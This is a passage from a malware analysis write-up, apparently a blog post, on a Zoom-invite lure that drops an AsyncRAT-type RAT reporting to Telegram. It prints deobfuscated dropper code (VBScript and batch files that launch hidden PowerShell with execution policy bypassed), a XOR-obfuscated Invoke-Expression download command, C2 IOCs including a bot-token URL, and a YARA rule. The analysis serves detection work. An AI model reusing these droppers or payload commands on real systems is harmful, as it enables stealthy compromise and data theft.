<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>
This block defines a VBScript subroutine that executes a batch file located at ***C:\ProgramData\Music\Visuals\VsEnhance.bat*** without displaying a window.


5. **Writing VBScript to File**

```powershell

(geT-vARiaBlE ('a'+'6P')).vAluE::("{1}{0}{3}{2}" -f'rite','W','llText','A').Invoke("$d\VsLabs.vbs" , ${CO`N`TEnT})
</code></pre></div></div>
<p>This writes the defined VBScript content to a file named VsLabs.vbs in the directory ${d}.</p>

<ol>
  <li><strong>Creating a Batch File</strong></li>
</ol>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="w">
</span><span class="kr">try</span><span class="w"> </span><span class="p">{</span><span class="w">
    </span><span class="nv">${CO`Nt`eNT}</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="sh">@'
    @echo off                              
    cmd /c Powershell -noP -W hidden -ep byPass -NONI "C:\ProgramData\Music\Visuals\VsLabsData.ps1"         
    '@</span><span class="w">
</span><span class="p">}</span><span class="w"> </span><span class="kr">catch</span><span class="w"> </span><span class="p">{}</span><span class="w">
</span></code></pre></div></div>

<p>This try-catch block attempts to define another batch file’s content, which runs a PowerShell script hidden and with bypassed execution policies.</p>

<ol>
  <li><strong>Writing Batch File</strong></li>
</ol>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="w">
</span><span class="p">(</span><span class="w"> </span><span class="n">Get-VariaBlE</span><span class="w">  </span><span class="nx">A6p</span><span class="p">)</span><span class="o">.</span><span class="nf">VAluE</span><span class="p">::(</span><span class="s2">"{0}{2}{1}"</span><span class="w"> </span><span class="nt">-f</span><span class="s1">'W'</span><span class="p">,</span><span class="s1">'iteAllText'</span><span class="p">,</span><span class="s1">'r'</span><span class="p">)</span><span class="o">.</span><span class="nf">Invoke</span><span class="p">(</span><span class="s2">"</span><span class="nv">$d</span><span class="s2">\VsEnhance.bat"</span><span class="w"> </span><span class="p">,</span><span class="w"> </span><span class="nv">${CON`TE`Nt}</span><span class="p">)</span><span class="w">


</span></code></pre></div></div>

<p>This writes the content for VsEnhance.bat to the same directory, which will execute the <strong>VsLabsData.ps1</strong> script.</p>

<p>Having explored the fundamental aspects of the code and its intentions, it is clear that this script is designed to create a specific directory, generate two script files (a VBScript and a batch file), and execute a PowerShell script without the user’s visibility. The script employs string manipulation and obfuscation techniques, likely to evade detection during malware analysis. The next step involves reversing the long encoded characters in the variable <strong><code class="language-plaintext highlighter-rouge">$cake</code></strong> and <strong>‘$oven’</strong> as shown in Fig 6.</p>

<h4 id="telegram-c2">Telegram C2</h4>

<p>The examined PowerShell script also demonstrates malicious behaviour primarily aimed at exfiltrating the victim’s public IP address and notifying a remote attacker via Telegram.</p>

<p>Initially, the script attempts to retrieve the public IP address by calling the function <code class="language-plaintext highlighter-rouge">Get-PublicIPAddress</code>. If no public IP address is returned, the script outputs a message indicating this absence. However, if a public IP address is successfully retrieved, it constructs a message intended for the attacker’s Telegram channel, announcing that the victim’s system has been compromised. In addition, the VirusTotal scan identified this Telegram interaction, which was flagged by the IDS, as shown in Fig 7.</p>

<p><img src="/assets/images/zoom/telegram_api.png" alt="Telegram API" />
<em>Figure 7: Telegram API Interaction</em></p>

<p>A significant aspect of this malware is the hard-coded Telegram Bot Token and Chat ID, which are used to send messages directly to the attacker. The script defines a function, <code class="language-plaintext highlighter-rouge">Send-TelegramMessage</code>, that constructs an API request to Telegram’s messaging service. This function takes the bot token, chat ID, and message as parameters. If the API call succeeds, it sends a notification to the specified chat channel; if it fails, an error message is logged. This behaviour indicates that the malware not only seeks to gather information about the infected machine but also establishes a direct communication channel with the attacker.</p>

<h3 id="reversinng-the-value-in-cake-and-oven">Reversinng the value in <code class="language-plaintext highlighter-rouge">$cake</code> and <code class="language-plaintext highlighter-rouge">$oven</code></h3>

<p>After numerous trials and errors, many researchers utilise various tools to reverse-engineer or decode strings. It is essential to stick to what is easy or comfortable for you. Nevertheless, as usual, Python will be employed for this task, considering that we already understand the logic the malware author used in the obfuscation.</p>

<h4 id="my-logics">My logics</h4>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code>
<span class="kn">import</span> <span class="nn">re</span>

<span class="c1"># Original PowerShell script as a string
</span><span class="n">powershell_script</span> <span class="o">=</span> <span class="sa">r</span><span class="s">"""

follow by the source code of the powershell here, include the
    $cake = 
    $oven = 

then we go ahead and declare our own functions;

"""</span>
<span class="c1"># Function to clean up and format the PowerShell script
</span><span class="k">def</span> <span class="nf">clean_script</span><span class="p">(</span><span class="n">script</span><span class="p">):</span>
    <span class="c1"># Remove excessive whitespace and comments
</span>    <span class="n">script</span> <span class="o">=</span> <span class="n">re</span><span class="p">.</span><span class="n">sub</span><span class="p">(</span><span class="sa">r</span><span class="s">'\s+'</span><span class="p">,</span> <span class="s">' '</span><span class="p">,</span> <span class="n">script</span><span class="p">)</span>  <span class="c1"># Replace multiple spaces/newlines with a single space
</span>    <span class="n">script</span> <span class="o">=</span> <span class="n">re</span><span class="p">.</span><span class="n">sub</span><span class="p">(</span><span class="sa">r</span><span class="s">'\s*#.*?$'</span><span class="p">,</span> <span class="s">''</span><span class="p">,</span> <span class="n">script</span><span class="p">,</span> <span class="n">flags</span><span class="o">=</span><span class="n">re</span><span class="p">.</span><span class="n">MULTILINE</span><span class="p">)</span>  <span class="c1"># Remove comments
</span>    <span class="n">script</span> <span class="o">=</span> <span class="n">re</span><span class="p">.</span><span class="n">sub</span><span class="p">(</span><span class="sa">r</span><span class="s">'[^\x20-\x7E]+'</span><span class="p">,</span> <span class="s">''</span><span class="p">,</span> <span class="n">script</span><span class="p">)</span>  <span class="c1"># Keep only printable ASCII characters
</span>    <span class="k">return</span> <span class="n">script</span><span class="p">.</span><span class="n">strip</span><span class="p">()</span>

<span class="c1"># Function to save cleaned script to a file
</span><span class="k">def</span> <span class="nf">save_to_file</span><span class="p">(</span><span class="n">filename</span><span class="p">,</span> <span class="n">content</span><span class="p">):</span>
    <span class="k">with</span> <span class="nb">open</span><span class="p">(</span><span class="n">filename</span><span class="p">,</span> <span class="s">'w'</span><span class="p">)</span> <span class="k">as</span> <span class="n">f</span><span class="p">:</span>
        <span class="n">f</span><span class="p">.</span><span class="n">write</span><span class="p">(</span><span class="n">content</span><span class="p">)</span>

<span class="c1"># Clean and save the PowerShell script
</span><span class="n">cleaned_script</span> <span class="o">=</span> <span class="n">clean_script</span><span class="p">(</span><span class="n">powershell_script</span><span class="p">)</span>
<span class="n">save_to_file</span><span class="p">(</span><span class="s">'cleaned_script.ps1'</span><span class="p">,</span> <span class="n">cleaned_script</span><span class="p">)</span>

<span class="c1"># Function to extract and save strings found in the script (e.g., batch file content)
</span><span class="k">def</span> <span class="nf">extract_strings</span><span class="p">(</span><span class="n">script</span><span class="p">):</span>
    <span class="c1"># Find all string literals in the script
</span>    <span class="n">strings</span> <span class="o">=</span> <span class="n">re</span><span class="p">.</span><span class="n">findall</span><span class="p">(</span><span class="sa">r</span><span class="s">'@"(.*?)"@'</span><span class="p">,</span> <span class="n">script</span><span class="p">,</span> <span class="n">re</span><span class="p">.</span><span class="n">DOTALL</span><span class="p">)</span>
    <span class="k">return</span> <span class="n">strings</span>

<span class="c1"># Extract strings and save them
</span><span class="n">extracted_strings</span> <span class="o">=</span> <span class="n">extract_strings</span><span class="p">(</span><span class="n">powershell_script</span><span class="p">)</span>
<span class="k">with</span> <span class="nb">open</span><span class="p">(</span><span class="s">'extracted_strings.txt'</span><span class="p">,</span> <span class="s">'w'</span><span class="p">)</span> <span class="k">as</span> <span class="n">f</span><span class="p">:</span>
    <span class="k">for</span> <span class="n">string</span> <span class="ow">in</span> <span class="n">extracted_strings</span><span class="p">:</span>
        <span class="n">f</span><span class="p">.</span><span class="n">write</span><span class="p">(</span><span class="sa">f</span><span class="s">"</span><span class="si">{</span><span class="n">string</span><span class="p">.</span><span class="n">strip</span><span class="p">()</span><span class="si">}</span><span class="se">\n</span><span class="s">"</span><span class="p">)</span>

<span class="k">print</span><span class="p">(</span><span class="s">"Cleaning and extraction completed,thank you."</span><span class="p">)</span>


</code></pre></div></div>
<p>In this phase, the code will not be explained in detail to optimise time, as it contains sufficient comments and is self-explanatory.</p>

<h4 id="analysis-of-powershell-script-obfuscation">Analysis of PowerShell Script Obfuscation</h4>

<p>The provided PowerShell script demonstrates various obfuscation techniques to conceal its true purpose. Below is a breakdown of the script, focusing on the structure, variable usage, and the potential functionalities hidden within the obfuscation as discovered and shown Fig 8.</p>

<p><img src="/assets/images/zoom/second_payload_deobsf.png" alt="Second Payload Deobfuscated" />
<em>Figure 8: Second Payload Deobfuscated</em></p>

<h4 id="key-components">Key Components</h4>

<ol>
  <li><strong>Variable Assignment and Obfuscation</strong>:
    <ul>
      <li>The script begins by assigning the value <code class="language-plaintext highlighter-rouge">a6p</code> to a variable using the <code class="language-plaintext highlighter-rouge">sET-iTem</code> command, which is an unusual way to define a variable.</li>
      <li>The variables are obfuscated using string formatting and replacement techniques. For example:
        <div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">${D}</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="p">(((</span><span class="s2">"{2}{5}{4}{3}{0}{6}{1}"</span><span class="w"> </span><span class="nt">-f</span><span class="w"> </span><span class="s1">'Datap'</span><span class="p">,</span><span class="s1">'ualsp8P'</span><span class="p">,</span><span class="s1">'C'</span><span class="p">,</span><span class="s1">'ram'</span><span class="p">,</span><span class="s1">'g'</span><span class="p">,</span><span class="s1">':p8PPro'</span><span class="p">,</span><span class="s1">'8PMusicp8PVis'</span><span class="p">))</span><span class="o">-rEplAcE</span><span class="p">([</span><span class="n">CHar</span><span class="p">]</span><span class="mi">112</span><span class="o">+</span><span class="p">[</span><span class="n">CHar</span><span class="p">]</span><span class="mi">56</span><span class="o">+</span><span class="p">[</span><span class="n">CHar</span><span class="p">]</span><span class="mi">80</span><span class="p">),[</span><span class="n">CHar</span><span class="p">]</span><span class="mi">92</span><span class="p">)</span><span class="w">
</span></code></pre></div>        </div>
      </li>
      <li>Here, the variable <code class="language-plaintext highlighter-rouge">${D}</code> is constructed using formatted strings, making it difficult to immediately identify its purpose.</li>
    </ul>
  </li>
  <li><strong>Functionality Execution</strong>:
    <ul>
      <li>The script attempts to create a new directory using the constructed path stored in variable <code class="language-plaintext highlighter-rouge">${d}</code>:
        <div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="o">&amp;</span><span class="p">(</span><span class="s2">"{0}{1}"</span><span class="nt">-f</span><span class="s1">'New-'</span><span class="p">,</span><span class="s1">'Item'</span><span class="p">)</span><span class="w"> </span><span class="nt">-ItemType</span><span class="w"> </span><span class="p">(</span><span class="s2">"{2}{1}{0}"</span><span class="w"> </span><span class="nt">-f</span><span class="w"> </span><span class="s1">'y'</span><span class="p">,</span><span class="s1">'ctor'</span><span class="p">,</span><span class="s1">'Dire'</span><span class="p">)</span><span class="w"> </span><span class="nt">-Path</span><span class="w"> </span><span class="nv">${d}</span><span class="w"> </span><span class="nt">-Force</span><span class="w">
</span></code></pre></div>        </div>
      </li>
      <li>The usage of string formatting in the command further obfuscates its function.</li>
    </ul>
  </li>
  <li><strong>Script Content and Execution</strong>:
    <ul>
      <li>The script defines a block of VBScript content stored in variable <code class="language-plaintext highlighter-rouge">${co</code>NT<code class="language-plaintext highlighter-rouge">ENt}</code>:
        <div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">${co`NT`ENt}</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="sh">@'
On Error Resume Next
Sub zjte
    Dim sbyjn
    Set sbyjn = CreateObject("WScript.Shell")
    sbyjn.Run "C:\ProgramData\Music\Visuals\VsEnhance.bat", 0, True
End Sub
zjte
'@</span><span class="w">
</span></code></pre></div>        </div>
      </li>
      <li>This VBScript is designed to execute a batch file silently, indicating a potential malicious intent.</li>
    </ul>
  </li>
  <li><strong>Batch File Creation</strong>:
    <ul>
      <li>The script also creates a batch file that runs a PowerShell script hidden from the user:
        <div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">${CO`Nt`eNT}</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="sh">@'
@echo off
cmd /c Powershell -noP -W hidden -ep byPass -NONI "C:\ProgramData\Music\Visuals\VsLabsData.ps1"
'@</span><span class="w">
</span></code></pre></div>        </div>
      </li>
    </ul>
  </li>
</ol>

<h4 id="conclusion">Conclusion</h4>

<p>The script appears to focus on creating a directory, writing a VBScript, and executing a PowerShell script in a hidden manner. The presence of the hex values in variables <code class="language-plaintext highlighter-rouge">${cake}</code> and <code class="language-plaintext highlighter-rouge">${oven}</code> suggests the intent to handle executable content, which further underscores the potential for malicious use. The script’s design to evade detection during analysis, highlighting the importance of thorough examination and deobfuscation in malware investigation.</p>

<h2 id="dynamics-analysis-with-virustotal">Dynamics Analysis with VirusTotal</h2>

<p>Let’s see if something related to this discovery can be found using the same MD5 hash <strong>2e63fec5163d85af2caf87e31459a0d6cca4cdb3d65a797e00a62b0c2b76acd7</strong> on VirusTotal as shown in Fig 9.</p>

<p><img src="/assets/images/zoom/VirusTotal_scan_results.png" alt="VirusTotal Scan Results" />
<em>Figure 9: VirusTotal Scan Results</em></p>

<h4 id="description">Description</h4>

<p>The code snippet is a VBScript embedded in a package structure, identified as a job script with the ID <strong>‘manage-tujthyqgfu.exe’</strong>. It uses the <code class="language-plaintext highlighter-rouge">CreateObject</code> method to interact with the <code class="language-plaintext highlighter-rouge">WScript.Shell</code> object as show in Fig 10.</p>

<p><img src="/assets/images/zoom/tree.png" alt="Tree" />
<em>Figure 10: Overall Malware Tree Structure</em></p>

<p>Which is then executed via the <code class="language-plaintext highlighter-rouge">Run</code> method of <code class="language-plaintext highlighter-rouge">WScript.Shell</code>. The command is obfuscated using a XOR operation with the hexadecimal value ‘0x1a’, making analysis and detection more difficult. Please check the scan results <a href="https://www.virustotal.com/gui/file/2e63fec5163d85af2caf87e31459a0d6cca4cdb3d65a797e00a62b0c2b76acd7/detection">here</a> if interested.</p>

<p>Some commands were executed after downloading the malware as show in Fig 11; note that dynamic analysis won’t be deeply explored to optimise time. The goal is to correlate the results with the static analysis already conducted. A link to a full report is provided for further details.</p>

<p><img src="/assets/images/zoom/Activity_Summary_Virus_total.png" alt="Activity Summary VirusTotal" />
<em>Figure 11: Activity Summary from VirusTotal</em></p>

<p>We can also observe that the script utilizes intricate string manipulation techniques to execute <strong>payload._1.hta</strong>, as demonstrated in Figure 12.</p>

<p><img src="/assets/images/zoom/Processes_tree.png" alt="Processes Tree" />
<em>Figure 12: Process Tree Representation</em></p>

<p>Some of the commands executed by the scripts are listed below.</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="w">
</span><span class="n">Executed</span><span class="w"> </span><span class="nx">Commands</span><span class="w">

    </span><span class="s2">"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"</span><span class="w"> </span><span class="s2">"</span><span class="nv">$ReDrO</span><span class="s2"> = InvOkE-eXpreSSion ( ( [char[]] (62 , 72,39,61 ,83 , 127,66,50,84 , 127 , 61 , 33 , 62, 72, 95, 58, 39, 58 , 62 ,72 ,49 , 61,77 , 55, 85, 88,80, 61, 33 , 62, 72 ,95 ,94, 58, 39,58 ,62, 72, 95,49, 61 , 127 ,89,78 , 58 ,84,127,78,52 , 77 , 61, 33, 62,74 ,91 , 89 , 39 ,61, 127 , 88 , 89 ,86, 61, 33,62 ,98,98, 58 ,39 ,58, 62, 74, 91 , 89 , 49, 61, 83, 127,84, 61,33, 62,72,85,58, 39 ,58 , 62 ,98 , 98 ,49,61,78,51 , 52, 94 ,85 ,77 ,84, 86 , 85,61,33, 62, 96 , 96, 39 , 61 ,85, 90,42 , 50 ,60 ,50 ,61 ,61 , 114,110 , 110 , 106, 105,32, 53, 53 , 106,123 ,105, 110 , 127,52,127,127, 53, 104, 53,40, 92,94,96,126, 53, 42, 61, 61,51 , 61 , 52,72, 127 ,74,86 , 91, 89 , 127 ,50,61,85 ,90,42, 50, 60, 61 ,54 , 61, 91 ,94, 73,78 , 72, 83 ,84 ,93,61,51, 33 ,115 ,127,98 , 50,62,72 ,95, 94 , 49 , 62,72 , 85 , 49, 62 ,96 , 96 , 51 ) | %{[char] ( </span><span class="bp">$_</span><span class="s2">-BXOR '0x1a' ) } )-JOIN'') ; powershell </span><span class="nv">$ReDrO</span><span class="s2">"</span><span class="w">
    </span><span class="n">powershell</span><span class="w"> </span><span class="s2">"</span><span class="nv">$ReDrO</span><span class="s2"> = InvOkE-eXpreSSion ( ( [char[]] (62 , 72,39,61 ,83 , 127,66,50,84 , 127 , 61 , 33 , 62, 72, 95, 58, 39, 58 , 62 ,72 ,49 , 61,77 , 55, 85, 88,80, 61, 33 , 62, 72 ,95 ,94, 58, 39,58 ,62, 72, 95,49, 61 , 127 ,89,78 , 58 ,84,127,78,52 , 77 , 61, 33, 62,74 ,91 , 89 , 39 ,61, 127 , 88 , 89 ,86, 61, 33,62 ,98,98, 58 ,39 ,58, 62, 74, 91 , 89 , 49, 61, 83, 127,84, 61,33, 62,72,85,58, 39 ,58 , 62 ,98 , 98 ,49,61,78,51 , 52, 94 ,85 ,77 ,84, 86 , 85,61,33, 62, 96 , 96, 39 , 61 ,85, 90,42 , 50 ,60 ,50 ,61 ,61 , 114,110 , 110 , 106, 105,32, 53, 53 , 106,123 ,105, 110 , 127,52,127,127, 53, 104, 53,40, 92,94,96,126, 53, 42, 61, 61,51 , 61 , 52,72, 127 ,74,86 , 91, 89 , 127 ,50,61,85 ,90,42, 50, 60, 61 ,54 , 61, 91 ,94, 73,78 , 72, 83 ,84 ,93,61,51, 33 ,115 ,127,98 , 50,62,72 ,95, 94 , 49 , 62,72 , 85 , 49, 62 ,96 , 96 , 51 ) | %{[char] ( </span><span class="bp">$_</span><span class="s2">-BXOR '0x1a' ) } )-JOIN'') ; powershell </span><span class="nv">$ReDrO</span><span class="s2">"</span><span class="w">
    </span><span class="n">C:\Windows\sysWOW64\wbem\wmiprvse.exe</span><span class="w"> </span><span class="nt">-secured</span><span class="w"> </span><span class="nt">-Embedding</span><span class="w">
    </span><span class="n">C:\Windows\system32\wbem\wmiprvse.exe</span><span class="w"> </span><span class="nt">-secured</span><span class="w"> </span><span class="nt">-Embedding</span><span class="w">
    </span><span class="s2">"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"</span><span class="w"> </span><span class="s2">"MSFT_ScheduledTask (TaskName = "</span><span class="n">MicroSoftVisualsUpdater</span><span class="s2">", TaskPath = "</span><span class="nx">\</span><span class="s2">")"</span><span class="w">
    </span><span class="n">C:\Windows\System32\svchost.exe</span><span class="w"> </span><span class="nt">-k</span><span class="w"> </span><span class="nx">netsvcs</span><span class="w"> </span><span class="nt">-p</span><span class="w">
    </span><span class="n">C:\Windows\system32\SecurityHealthService.exe</span><span class="w">
    </span><span class="nx">C:\Windows\System32\WScript.exe</span><span class="w"> </span><span class="s2">"C:\ProgramData\Music\Visuals\VsLabs.vbs"</span><span class="w">
    </span><span class="s2">"C:\ProgramData\Music\Visuals\VsEnhance.bat"</span><span class="w">
    </span><span class="n">C:\Windows\system32\cmd.exe</span><span class="w"> </span><span class="nx">/c</span><span class="w"> </span><span class="s2">""</span><span class="nx">C:\ProgramData\Music\Visuals\VsEnhance.bat</span><span class="s2">" "</span><span class="w">
    </span><span class="n">C:\ProgramData\Music\Visuals\VsEnhance.bat</span><span class="w">
    </span><span class="nx">cmd</span><span class="w"> </span><span class="nx">/c</span><span class="w"> </span><span class="nx">Powershell</span><span class="w"> </span><span class="nt">-noP</span><span class="w"> </span><span class="nt">-W</span><span class="w"> </span><span class="nx">hidden</span><span class="w"> </span><span class="nt">-ep</span><span class="w"> </span><span class="nx">byPass</span><span class="w"> </span><span class="nt">-NONI</span><span class="w"> </span><span class="s2">"C:\ProgramData\Music\Visuals\VsLabsData.ps1"</span><span class="w">
    </span><span class="n">Powershell</span><span class="w"> </span><span class="nt">-noP</span><span class="w"> </span><span class="nt">-W</span><span class="w"> </span><span class="nx">hidden</span><span class="w"> </span><span class="nt">-ep</span><span class="w"> </span><span class="nx">byPass</span><span class="w"> </span><span class="nt">-NONI</span><span class="w"> </span><span class="s2">"C:\ProgramData\Music\Visuals\VsLabsData.ps1"</span><span class="w">
    </span><span class="n">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</span><span class="w"> </span><span class="nx">Powershell</span><span class="w"> </span><span class="nt">-noP</span><span class="w"> </span><span class="nt">-W</span><span class="w"> </span><span class="nx">hidden</span><span class="w"> </span><span class="nt">-ep</span><span class="w"> </span><span class="nx">byPass</span><span class="w"> </span><span class="nt">-NONI</span><span class="w"> </span><span class="s2">"C:\ProgramData\Music\Visuals\VsLabsData.ps1"</span><span class="w">
    </span><span class="s2">"C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe"</span><span class="w">

</span></code></pre></div></div>
<p>The executed commands reveal various activities performed by the malware after file execution. A significant portion of the commands involve the use of PowerShell, specifically with obfuscated commands that utilize <code class="language-plaintext highlighter-rouge">Invoke-Expression</code> to execute encoded scripts. Additionally, numerous DNS and IP addresses were contacted, as illustrated in Figure 13.</p>

<p><img src="/assets/images/zoom/ip_observed.png" alt="Telegram API" />
<em>Figure 13: Observed IPs</em></p>

<p>Key observations include:</p>

<ol>
  <li>
    <p><strong>Obfuscated PowerShell Commands</strong>: Multiple commands employ complex character manipulations and XOR operations to obfuscate the payload, making detection more challenging.</p>
  </li>
  <li>
    <p><strong>WMI Processes</strong>: The commands show the execution of <code class="language-plaintext highlighter-rouge">wmiprvse.exe</code>, which is often used for Windows Management Instrumentation tasks, indicating potential misuse for persistence or further exploitation.</p>
  </li>
  <li>
    <p><strong>Scheduled Tasks</strong>: The command referencing <code class="language-plaintext highlighter-rouge">MSFT_ScheduledTask</code> suggests that the malware may create or manipulate scheduled tasks for persistence.</p>
  </li>
  <li>
    <p><strong>Script Execution</strong>: Several commands execute scripts located in the <code class="language-plaintext highlighter-rouge">C:\ProgramData\Music\Visuals\</code> directory, hinting at the malware’s functionality and capabilities.</p>
  </li>
</ol>

<p>For further details and in-depth analysis of the malware, the full report can be accessed <a href="https://vtbehaviour.commondatastorage.googleapis.com/2e63fec5163d85af2caf87e31459a0d6cca4cdb3d65a797e00a62b0c2b76acd7_CAPE%20Sandbox.html?GoogleAccessId=758681729565-rc7fgq07icj8c9dm2gi34a4cckv235v1@developer.gserviceaccount.com&amp;Expires=1728487732&amp;Signature=iSMNnniLyX%2Fz3kacAEmsm4RpVoFsw9DL1s6pZ2Kpimv0IFpaIBBWqG7tzmAMqVyqGTPUkGxhTLRR7Z%2B43uFKN%2Baz0TJiHknFiTLHh4f2YY1oblIER50LJRkCYBorG53lmyHr6yGh5QmublniQY0gEO0Pu8zlg%2BeUVn9t5%2BtJ5lwDf%2FnjQ9HcGT8gbGO4UxV%2Fp5IDILNDDkfUI8ksdjnS%2BWkFxQGJzYqzr59OdPjsXxScT4N4U%2BZvBQXxLx11AQ76uD6ivhNxjFytcI7NDLS5J1z0avpZPlNOd%2Bj0u05F5MrPkXPfmAfyJVXA48vB1mtk%2Bygoi8%2Bs9bdM8F3xx%2BkY%2Fg%3D%3D&amp;response-content-type=text%2Fhtml">here</a>.</p>

<h3 id="iocs">IOCs</h3>

<h4 id="ip">IP</h4>
<p>TCP 172.67.187.200:443 (paste.ee)
TCP 172.67.74.152:443 (api.ipify.org)
TCP 149.154.167.220:443 (api.telegram.org)
TCP 94.198.50.33:7000 (albaniah3cker.work.gd)</p>

<h4 id="url">URL</h4>

<p>hxxps://paste.ee/r/2FDzd/0
hxxps://api.telegram.org/bot6992634215:AAGXKhVLT1C5TbIUQh8MtkxobLT6VYCQOkE/sendMessage
hxxps://api.ipify.org/?format=text 200</p>

<h4 id="dropped-files">Dropped Files</h4>
<p>manage-tujthyqgfu.exe
__PSScriptPolicyTest_30p0lhmv.jbw.psm1
edb.chk
powershell.exe.log
VsLabsData.ps1
powershell.exe.log
VsEnhance.bat
StartupProfileData-NonInteractive
ModuleAnalysisCache
VsLabs.vbs</p>

<h4 id="modified-registry-keys">Modified Registry Keys</h4>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>HKEY_LOCAL_MACHINE\Software\Microsoft\Tracing\powershell_RASAPI32
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\powershell_RASAPI32\EnableFileTracing
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\powershell_RASAPI32\EnableAutoFileTracing
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\powershell_RASAPI32\EnableConsoleTracing
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\powershell_RASAPI32\FileTracingMask
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\powershell_RASAPI32\ConsoleTracingMask
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\powershell_RASAPI32\MaxFileSize
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\powershell_RASAPI32\FileDirectory
HKEY_LOCAL_MACHINE\Software\Microsoft\Tracing\powershell_RASMANCS
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\powershell_RASMANCS\EnableFileTracing
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\powershell_RASMANCS\EnableAutoFileTracing
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\powershell_RASMANCS\EnableConsoleTracing
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\powershell_RASMANCS\FileTracingMask
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\powershell_RASMANCS\ConsoleTracingMask
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\powershell_RASMANCS\MaxFileSize
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\powershell_RASMANCS\FileDirectory
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect
</code></pre></div></div>

<h4 id="telegram-c2-1">Telegram C2</h4>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>$BotToken = "6XXX2634215:AAGXKhVLT1C5TbIUQh8MtkxobLT6VYCQXXXX"
$ChatID = "-45867924xxx"
hxxps://api.telegram.org/bot$BotToken/sendMessage
Hacked! By Tommy Victim
</code></pre></div></div>

<h3 id="yara-rule">YARA Rule</h3>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code>
<span class="n">rule</span> <span class="n">Detect_Zoom_Invite_malware_RAT</span> <span class="p">{</span>
    <span class="n">meta</span><span class="p">:</span>
        <span class="n">author</span> <span class="o">=</span> <span class="s">"daniyyell"</span>
        <span class="n">date</span> <span class="o">=</span> <span class="s">"2024-09-10"</span>
        <span class="n">description</span> <span class="o">=</span> <span class="s">"Detects Zoom Invite Call Leading to Malware Hosted in Telegram"</span>
        <span class="n">yarahub_uuid</span> <span class="o">=</span> <span class="s">"B4F72C59-1C3C-4622-A52C-CB4AB710AF94"</span>
        <span class="n">yarahub_license</span> <span class="o">=</span> <span class="s">"CC0 1.0"</span>
        <span class="n">yarahub_rule_matching_tlp</span> <span class="o">=</span> <span class="s">"TLP:WHITE"</span>
        <span class="n">yarahub_rule_sharing_tlp</span> <span class="o">=</span> <span class="s">"TLP:WHITE"</span>
        <span class="n">yarahub_reference_md5</span> <span class="o">=</span> <span class="s">"e4895b941c8ea6d76630d6fcb2002292"</span>
        <span class="n">malpedia_family</span> <span class="o">=</span> <span class="s">"win.asyncrat"</span>
        <span class="n">aka</span> <span class="o">=</span> <span class="s">"Asyncrat RAT"</span>

    <span class="n">strings</span><span class="p">:</span>
        <span class="err">$</span><span class="n">schedule_task_action</span> <span class="o">=</span> <span class="s">"New-ScheduledTaskAction -Execute"</span>
        <span class="err">$</span><span class="n">download_string</span> <span class="o">=</span> <span class="s">"IeX(NeW-OBJeCT NeT.WeBCLIeNT).DOWNLOADSTRING"</span>
        <span class="err">$</span><span class="n">get_varriables</span> <span class="o">=</span> <span class="s">"geT-vARiaBlE"</span>
        <span class="err">$</span><span class="n">send_bot_message</span> <span class="o">=</span> <span class="s">"Send-TelegramMessage -BotToken $BotToken -ChatID $ChatID -Message $Message"</span>

    <span class="n">condition</span><span class="p">:</span>
        <span class="nb">any</span> <span class="n">of</span> <span class="p">(</span><span class="err">$</span><span class="n">schedule_task_action</span><span class="p">,</span> <span class="err">$</span><span class="n">download_string</span><span class="p">,</span> <span class="err">$</span><span class="n">get_varriables</span><span class="p">,</span> <span class="err">$</span><span class="n">send_bot_message</span><span class="p">)</span>
<span class="p">}</span>


</code></pre></div></div>

<h4 id="yara-testing-locally">Yara Testing Locally</h4>
<p>We have successfully created a YARA rule to detect such activities as shown in Fig 14.</p>

<p><img src="/assets/images/zoom/yara_testing.png" alt="Telegram API" />
